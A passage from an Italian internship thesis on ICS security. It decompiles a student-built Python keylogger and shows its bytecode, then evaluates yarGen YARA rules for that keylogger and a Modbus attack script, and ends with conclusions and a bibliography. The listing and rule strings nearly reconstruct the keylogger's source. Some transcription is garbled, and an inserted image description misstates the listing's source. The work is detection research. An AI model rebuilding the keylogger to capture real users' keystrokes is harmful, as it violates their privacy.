Quello che dobbiamo fare ora è decompilare il bytecode così da risalire al suo file Python. Esistono numerosi decompilatori, come ad esempio uncompyle6, Decompile3, unpyc3, ecc. Purtroppo però non è detto che funzioneranno tutti gli strumenti, e ciò può essere dovuto a versioni di Python incompatibili o dipendenze mancanti. A me infatti funzionava solo unpyc3. Nel caso in cui nessuno di questi programmi funzioni, sarà sempre possibile crearsi dei propri script decompilatori. Un esempio di script decompilatore è il seguente in figura 4.27.

```
1 import sys
2 import dis, marshal
3 pyc_path = sys.argv[1]
4 with open(pyc_path, 'rb') as f: # I primi 16 byte comprendono l'intestazione pyc (python 3.6+), altrimenti 8 byte.
5     pyc_header = f.read(16)
6     code_obj = marshal.load(f) # Suite per codificare l'oggetto
7 dis.dis(code_obj)
```

Figura 4.27: Decompilatore manuale

Si può estrarre il bytecode in una struttura leggibile usando i moduli dis e marshal. Il modulo dis supporta l’analisi del bytecode invece il modulo marshal consente di leggere e scrivere specifici valori Python in formato binario.

Una volta lanciato lo script e rindirizzato per comodità l’output in un file di testo, questo in figura 4.28, è quello che otteniamo.

The screenshot shows a terminal window titled "key.txt - Mousepad" displaying assembly code. The code is annotated with line numbers and comments. The assembly instructions include LOAD\_CONST, IMPORT\_NAME, STORE\_NAME, CALL\_FUNCTION, and various numeric values representing memory addresses or constant values. The code appears to be a Python disassembly, likely from a debugger like Immunity Debugger, showing the assembly representation of the keylogger's logic.

```
~$ /Desktop/key.txt - Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
1 | 2      0 LOAD_CONST      0 (0)
2      2 LOAD_CONST      1 ('Key', 'Listener')
3      4 IMPORT_NAME     0 (pynput.keyboard)
4      6 IMPORT_FROM     1 (Key)
5      8 STORE_NAME      1 (Key)
6     10 IMPORT_FROM    2 (Listener)
7     12 STORE_NAME      2 (Listener)
8     14 POP_TOP
9
10  4      16 LOAD_CONST     0 (0)
11  18 LOAD_CONST     2 (None)
12  20 IMPORT_NAME    3 (logging)
13  22 STORE_NAME      3 (logging)
14
15  6      24 LOAD_CONST     3 ('')
16  26 STORE_NAME      4 (log_dir)
17
18  7      28 LOAD_NAME      3 (logging)
19  30 LOAD_ATTR       5 (basicConfig)
20  32 LOAD_NAME       4 (log_dir)
21  34 LOAD_CONST      4 ('keylogs.txt')
22  36 BINARY_ADD
23
24  6      38 LOAD_NAME      3 (logging)
25  40 LOAD_ATTR       6 (DEBUG)
26  42 LOAD_CONST      5 ('%(asctime)s: %(message)s')
27
28  9      44 LOAD_CONST     6 (('filename', 'level', 'format'))
29  46 CALL_FUNCTION_KW 3
30  48 POP_TOP
31
32 12      50 LOAD_CONST     7 (<code object on_press at 0x7fb44a226080, file "keylogger.py", line 9>)
33  52 LOAD_CONST     8 ('on_press')
34  54 MAKE_FUNCTION
35  56 STORE_NAME      7 (on_press)
36
37 13      58 LOAD_NAME      2 (Listener)
38  60 LOAD_NAME      7 (on_press)
39  62 LOAD_CONST      9 ('on_press',)
40  64 CALL_FUNCTION_KW 1
41  66 SETUP_WITH     24 (to 116)
42  68 STORE_NAME      8 (listener)
43  70 LOAD_NAME       8 (listener)
44  72 LOAD_METHOD     9 (join)
45  74 CALL_METHOD      0
46
47  76 POP_TOP
48  78 POP_BLOCK
49  80 LOAD_CONST      2 (None)
50
51  82 DUP_TOP
52  84 DUP_TOP
53  86 CALL_FUNCTION     3
54  88 POP_TOP
55  90 JUMP_FORWARD    16 (to 124)
56  92 WITH_EXCEPT_START
57  94 POP_JUMP_IF_TRUE 98 (to 196)
58  96 <48>
59  98 POP_TOP
60 100 POP_TOP
61 102 POP_TOP
62 104 POP_EXCEPT
63 106 POP_TOP
64 108 LOAD_CONST      2 (None)
65 110 RETURN_VALUE
66
67 221      0 LOAD_GLOBAL     0 (logging)
68  2 LOAD_METHOD      1 (info)
69  4 LOAD_GLOBAL      2 (str)
70  6 LOAD_FAST       0 (key)
71  8 CALL_FUNCTION     1
72 10 CALL_METHOD      1
73 12 POP_TOP
74 14 LOAD_CONST      0 (None)
75 16 RETURN_VALUE
```

Figura 4.28: Keylogger codice sorgente

Il risultato è facilmente riconducibile al sorgente originale.

## 4.9 YarGen

Oltre a creare le regole YARA a mano, è possibile anche generarle automaticamente con lo strumento YarGen.

YarGen prende in input un file e dopo pochi minuti crea la regola per identificarlo. Per funzionare usa dei database che contengono delle stringhe etichettate come sicure. Lo strumento quindi legge le stringhe del file dato in input, e rimuove quelle presenti nei database, lasciando ipoteticamente solo quelle malevoli.

Ho provato a usare YarGen su tutti e cinque i programmi visti precedentemente ottenendo risultati interessanti.

```

1 /*
2  * YARA Rule Set
3  * Author: yarGen Rule Generator
4  * Date: 2022-11-18
5  * Identifier: New Folder
6  * Reference: https://github.com/Neo23x0/yarGen
7 */
8
9 /* Rule Set ----- */
10
11 rule attacco{
12     meta:
13         description = "New Folder - file attacco.py"
14         author = "yarGen Rule Generator"
15         reference = "https://github.com/Neo23x0/yarGen"
16         date = "2022-11-18"
17         hash1 = "4f2594427f2470cd3c0ea82ca5603f383814c4e4bf543f279525405e45fe1587"
18     strings:
19         $s1 = "client = ModbusTcpClient('192.168.2.5', port= 502)" fullword ascii
20         $s2 = "from time import sleep" fullword ascii
21         $s3 = "from pymodbus.client.sync import ModbusTcpClient" fullword ascii
22     condition:
23         uint16(0) = 0x7266 and filesize < 1KB and
24             all of them
25 }
1 /*
2  * YARA Rule Set
3  * Author: yarGen Rule Generator
4  * Date: 2022-11-18
5  * Identifier: New Folder
6  * Reference: https://github.com/Neo23x0/yarGen
7 */
8
9 /* Rule Set ----- */
10
11 rule keylogger {
12     meta:
13         description = "New Folder - file keylogger.py"
14         author = "yarGen Rule Generator"
15         reference = "https://github.com/Neo23x0/yarGen"
16         date = "2022-11-18"
17         hash1 = "f0bbe47f1132e5277a9111ba777f42e2c28daeb29d1043093d1e20978edec915"
18     strings:
19         $s1 = "logging.basicConfig(filename=(log_dir + \\"keylogs.txt\\"), \\" fullword ascii
20         $s2 = "from pynput.keyboard import Key, Listener" fullword ascii
21         $s3 = "def on_press(key):" fullword ascii
22         $s4 = "with Listener(on_press=on_press) as listener:" fullword ascii
23         $s5 = "    logging.info(str(key))" fullword ascii
24         $s6 = "log_dir =\"" fullword ascii
25         $s7 = "    level=logging.DEBUG, format='%(asctime)s: %(message)s'" fullword ascii
26         $s8 = "    listener.join()" fullword ascii
27     condition:
28         uint16(0) = 0x7266 and filesize < 1KB and
29             all of them
30 }

```

```

[(kali㉿kali)-[~/Desktop]
$ yara -r ./yargen_rulescriptattaccommobus.yar ./cartellafile
attacco.py

[(kali㉿kali)-[~/Desktop]
$ yara -r ./yargen_ruleskeylpy.yar ./cartellafile
keylogger.py

```

Figura 4.29: YarGen su script Python

Per lo script Python dell’attacco al birrificio (prima figura 4.29), vengono identificati i moduli time e ModbusTcpClient, e la linea di codice per connettersi al server slave. La regola rileva lo script (primo comando della terza figura 4.29) ma in maniera sbagliata, in quanto il vero problema è che vengono modificati due sensori

sensibili all'infinito.

Per quanto riguarda lo script keylogger invece (seconda figura 4.29), viene identificato tutto correttamente (secondo comando della terza figura 4.29).

```

1 /*
2  YARA Rule Set
3  Author: yarden Rule Generator
4  Date: 2022-11-30
5  Identifier: New Folder
6  Reference: https://github.com/Neo23x0/yarGen
7 */
8
9 /* Rule Set
10
11 rule AttaccoVM {
12   meta:
13     description = "New Folder - file AttaccoVM.exe"
14     author = "yarden Rule Generator"
15     reference = "https://github.com/Neo23x0/yarGen"
16     date = "2022-11-30"
17     hash1 = "feef2258eac14c206910041373f91597ec4a0fb235cabff961f257ca7a036cc52"
18   strings:
19     "$x1 = \"b!rror: running %s failed. cmd.exe could not be found. Looked in SystemRoot and windir env vars.\" fullword ascii"
20     "$x2 = \"GetCommEventLogRequest.execute\" fullword ascii"
21     "$x3 = ".Pdns0:assembly xmlns:ns0=\u00a0 urn:schemas-microsoft-com:asm.v1" xmlns:ns1=\u00a0 urn:schemas-microsoft-com:compatibility.v1" xmlns:n" ascii
22     "$x4 = \"Authenticate command requires response processing.\" fullword ascii"
23     "$x5 = \"windir\cmd.exe could not be found. Looked in SystemRoot and windir env vars.\" fullword ascii"
24     "$x6 = \"GetCommEventCounterRequest.execute\" fullword ascii"
25     "$x7 = \"ExecutionLogEntry.getfilename\" fullword ascii"
26     "$x8 = \"ExecutionUnderCode\" fullword ascii"
27     "$x9 = \"Execute program (MS Windows version)\\" pass_fds not supported on Windows.z$bytes args is not allowed on Windows\" fullword ascii"
28     "$x10 = \"written to is always \\\App\Log\\ - when it gets filled up, it is closed\" fullword ascii"
29     "$x11 = \">>> subprocess.getstatusoutput('ls /bin/l$')\" fullword ascii"
30     "$x12 = \">>> subprocess.getoutput('ls /bin/l$')\" fullword ascii"
31     "$x13 = \"ugetClearModbusPlusRequest.execute\" fullword ascii"
32     "$x14 = \" Execute a child program in a new process.\" fullword ascii"
33     "$x15 = \"<command> - a string that can be passed to subprocess.Popen()\" fullword ascii"
34     "$x16 = \"Run command with arguments and return a CompletedProcess instance.\" fullword ascii"
35     "$x17 = \"<target> is the target name of the processing instruction.\" fullword ascii"
36     "$x18 = \"ReturnBusExceptionErrorCountRequest.execute\" fullword ascii"
37     "$x19 = \">>> ftplib.login() # login anonymously previously securing control channel\" fullword ascii"
38     "$x20 = \"ReportSlaveIdRequest.execute\" fullword ascii"
39   condition:
40     uint16(0) = 0xa4d and filesize < 23000KB
41     1 of ($x*) and 4 of them
42 }

1 /*
2  YARA Rule Set
3  Author: yarden Rule Generator
4  Date: 2022-11-18
5  Identifier: New Folder
6  Reference: https://github.com/Neo23x0/yarGen
7 */
8
9 /* Rule Set
10
11 rule keylogger {
12   meta:
13     description = "New Folder - file keylogger.exe"
14     author = "yarden Rule Generator"
15     reference = "https://github.com/Neo23x0/yarGen"
16     date = "2022-11-18"
17     hash1 = "229991af94035e92calc521a88bb45316a5fcc4a443988290deb6c823b580c9f"
18   strings:
19     "$x1 = \"bapi-ms-win-core-processthreads-l1-1-1.dll\" fullword ascii"
20     "$x2 = \"bapi-ms-win-core-processenvironment-l1-1-0.dll\" fullword ascii"
21     "$x3 = \"bapi-ms-win-core-processthreads-l1-1-0.dll\" fullword ascii"
22     "$x4 = \"bapi-ms-win-crt-process-l1-1-0.dll\" fullword ascii"
23     "$x5 = \"bapi-ms-win-core-namedpipe-l1-1-0.dll\" fullword ascii"
24     "$x6 = \"bapi-ms-win-core-libraryloader-l1-1-0.dll\" fullword ascii"
25     "$x7 = \"cassmbl\identity type\win32\name\Microsoft.Windows.Common-Controls\" language=\"*\\" processorArchitecture=\"*\\" ver\" ascii"
26     "$x8 = \"Failed to get address for Tl_FindExecutable\" fullword ascii"
27     "$x9 = \"Failed to get address for PyImport_ExecCodeModule\" fullword ascii"
28     "$x10 = \"NVCRUNTIME140.dll\" fullword ascii"
29     "$x11 = \"cassmbl\identity type\win32\name\keylogger\" processorArchitecture=\"amd64\" version=\"1.0.0.0\" fullword ascii"
30     "$x12 = \"Failed to get address for Tl_MutexLock\" fullword ascii"
31     "$x13 = \"bapi-ms-win-crt-runtime-l1-1-0.dll\" fullword ascii"
32     "$x14 = \"Failed to get address for Tl_MutexUnlock\" fullword ascii"
33     "$x15 = \"bapi-ms-win-crt-fsystesm-l1-1-0.dll\" fullword ascii"
34     "$x16 = \"Failed to get address for PyNouUserSiteDirectory\" fullword ascii"
35     "$x17 = \"python39.dll\" fullword ascii"
36     "$x18 = \"spython39.dll\" fullword ascii"
37     "$x19 = \"bapi-ms-win-core-rtlsupport-l1-1-0.dll\" fullword ascii"
38     "$x20 = \"bucrbase.dll\" fullword ascii"
39   condition:
40     uint16(0) = 0xa4d and filesize < 20000KB
41     1 of ($x*) and 4 of them
42 }

```

Figura 4.30: YarGen eseguibili

La prima regola Yara della figura 4.30, è relativa all'attacco della fabbrica in formato eseguibile Nuitka. Analizzandola, ho visto che la regola rileva solo se il file è stato creato usando Nuitka e non il suo effettivo comportamento. Ciò può portare a identificare falsi positivi, ovvero file sicuri che sono stati individuati dalla regola solo perché generati con il medesimo strumento.

Lo stesso problema lo troviamo anche nell'eseguibile keylogger (seconda figura 4.30) ma con i file PyInstaller. Ho notato questo facendo varie prove con altri eseguibili simili e vedendo che yarGen mi restituiva regole Yara pressapoco uguali.

Alla luce dei fatti, si consiglia l'utilizzo di YarGen prestando attenzione in quanto non sempre preciso.

# Capitolo 5

## Conclusioni

Per concludere, dopo aver: studiato a fondo il protocollo industriale Modbus, simulato un attacco, creato regole YARA, programmato e analizzato un keylogger; posso ritenermi soddisfatto del lavoro svolto in questo tirocinio.

È stato interessante approfondire questi argomenti sulla sicurezza informatica. L'ambiente lavorativo, sempre disponibile e cordiale, mi ha dato l'opportunità di capire meglio le dinamiche all'interno dell'azienda e del lavoro nell'ambito IT.

# Bibliografia

- [1] Adam Hahn. Operational technology and information technology in industrial control systems. In *Cyber-security of SCADA and other industrial control systems*, pages 51–68. Springer, 2016.
- [2] Muammer Semih Sonkor and Borja García de Soto. Operational technology on construction sites: a review from the cybersecurity perspective. *Journal of Construction Engineering and Management*, 147(12):04021172, 2021.
- [3] Hugh Boyes, Bil Hallaq, Joe Cunningham, and Tim Watson. The industrial internet of things (iiot): An analysis framework. *Computers in industry*, 101:1–12, 2018.
- [4] Sistema di controllo industriale — Wikipedia, the free encyclopedia. [Online; accesso il 19 ottobre 2022].
- [5] Ronald L Krutz. *Securing SCADA systems*. John Wiley & Sons, 2005.
- [6] Wikipedia contributors. Purdue enterprise reference architecture — Wikipedia, the free encyclopedia, 2022. [Online; accessed 18-October-2022].
- [7] Architettura di referenza d'impresa di purdue. URL: <http://it.knowledgr.com/12850122/ArchitetturaDiReferenzaDimpresaDiPurdue>.
- [8] Is the purdue model still relevant? - automationworld. [URL: <https://www.automationworld.com/factory/iiot/article/21132891/is-the-purdue-model-still-relevantf> ].
- [9] Iec 62443 — Wikipedia, l'enciclopedia libera. [Online; accesso il 19 ottobre 2022].

- [10] Gabriel Sanchez. Man-in-the-middle attack against modbus tcp illustrated with wireshark. In *Man-In-The-Middle Attack Against Modbus TCP Illustrated with Wireshark*, 2020.
- [11] Hacking modbus - cyber security ot/ics. [URL: <https://blog.omarmorando.com/hacking/ot-ics-hacking/hacking-modbus> ].
- [12] Everything you need to know about network probes. URL: <https://www.fortra.com/blog/everything-you-need-know-about-network-probes>.
- [13] Why your cybersecurity strategy shouldn't depend (only) on a probe. [URL: <https://www.stormshield.com/news/why-your-cybersecurity-strategy-shouldnt-depend-only-on-a-probe/> ].
- [14] Sotiris Ioannidis, Angelos D Keromytis, Steve M Bellovin, and Jonathan M Smith. Implementing a distributed firewall. In *Proceedings of the 7th ACM conference on Computer and communications security*, pages 190–199, 2000.
- [15] Suman Thapa and Akalanka Mailewa. The role of intrusion detection/prevention systems in modern computer networks: A review. In *Conference: Midwest Instruction and Computing Symposium (MICS)*, volume 53, pages 1–14, 2020.
- [16] Intrusion detection systems ids e ips, tipologie. URL: [http://www.cs.unibo.it/margara/page2/page6/page25/assets/I\\_D\\_S.pdf](http://www.cs.unibo.it/margara/page2/page6/page25/assets/I_D_S.pdf).
- [17] Come funzionano i sistemi di prevenzione delle intrusioni? URL: <https://www.forcepoint.com/it/cyber-edu/intrusion-prevention-system-ips>.
- [18] Martin Roesch et al. Snort: Lightweight intrusion detection for networks. In *Lisa*, volume 99, pages 229–238, 1999.
- [19] Ekta Gandotra, Divya Bansal, and Sanjeev Sofat. Malware analysis and classification: A survey. *Journal of Information Security*, 2014, 2014.
- [20] Nitin Naik, Paul Jenkins, Roger Cooke, Jonathan Gillett, and Yaochu Jin. Evaluating automatically generated yara rules and enhancing their effectiveness. In *2020 IEEE Symposium Series on Computational Intelligence (SSCI)*, pages 1146–1153. IEEE, 2020.

- [21] Cos'è kali linux e cosa può fare e caratteristiche. [URL: <https://web-in.it/software/cosa-e-kali-linux-cosa-puo-fare/> ].
- [22] Wireshark wiki. [URL: <https://wiki.wireshark.org/Home> ].
- [23] Avijit Mallik. Man-in-the-middle-attack: Understanding in simple words. *Cyberspace: Jurnal Pendidikan Teknologi Informasi*, 2(2):109–134, 2019.

# Elenco delle figure

2.1	Messaggio Modbus RTU . . . . .	14
2.2	Modbus TCP . . . . .	15
2.3	Esempio regola YARA . . . . .	24
3.1	Raspberry . . . . .	27
3.2	Switch di rete e cavo LAN . . . . .	28
3.3	Wireshark . . . . .	28
3.4	Esempio Wireshark . . . . .	29
3.5	VirtualBox . . . . .	30
3.6	VirtualBox impostazioni rete . . . . .	30
4.1	Configurazione Windows LAN . . . . .	33
4.2	Configurazione alternativa LAN Kali Linux . . . . .	34
4.3	Ping . . . . .	35
4.4	Interfaccia switch Netgear . . . . .	36
4.5	Server Modbus acceso . . . . .	36
4.6	Codice client Modbus . . . . .	37
4.7	Server Modbus dopo una richiesta . . . . .	37
4.8	Wireshark esecuzione dello script . . . . .	38
4.9	Dettaglio pacchetto invio . . . . .	38
4.10	Dettaglio pacchetto risposta . . . . .	39
4.11	ARP table prima dell'attacco . . . . .	40
4.12	Wireshark comando in esecuzione . . . . .	41
4.13	Risultato spoofing Windows . . . . .	41
4.14	Risultato spoofing Xubuntu . . . . .	41
4.15	Wireshark spoofing Kali . . . . .	42
4.16	Wireshark spoofing Windows . . . . .	42
4.17	Birrificio . . . . .	43
4.18	Script attacco alla fabbrica . . . . .	44
4.19	Fabbrica impazzita . . . . .	44

4.20 Wireshark attacco . . . . .	45
4.21 Regola YARA per lo script attacco . . . . .	46
4.22 Script rilevato . . . . .	46
4.23 Nuova regola YARA per l'eseguibile e suo rivelamento	47
4.24 Keylogger . . . . .	48
4.25 Pestudio . . . . .	50
4.26 pyinstxtractor . . . . .	51
4.27 Decompilatore manuale . . . . .	52
4.28 Keylogger codice sorgente . . . . .	53
4.29 YarGen su script Python . . . . .	55
4.30 YarGen eseguibili . . . . .	56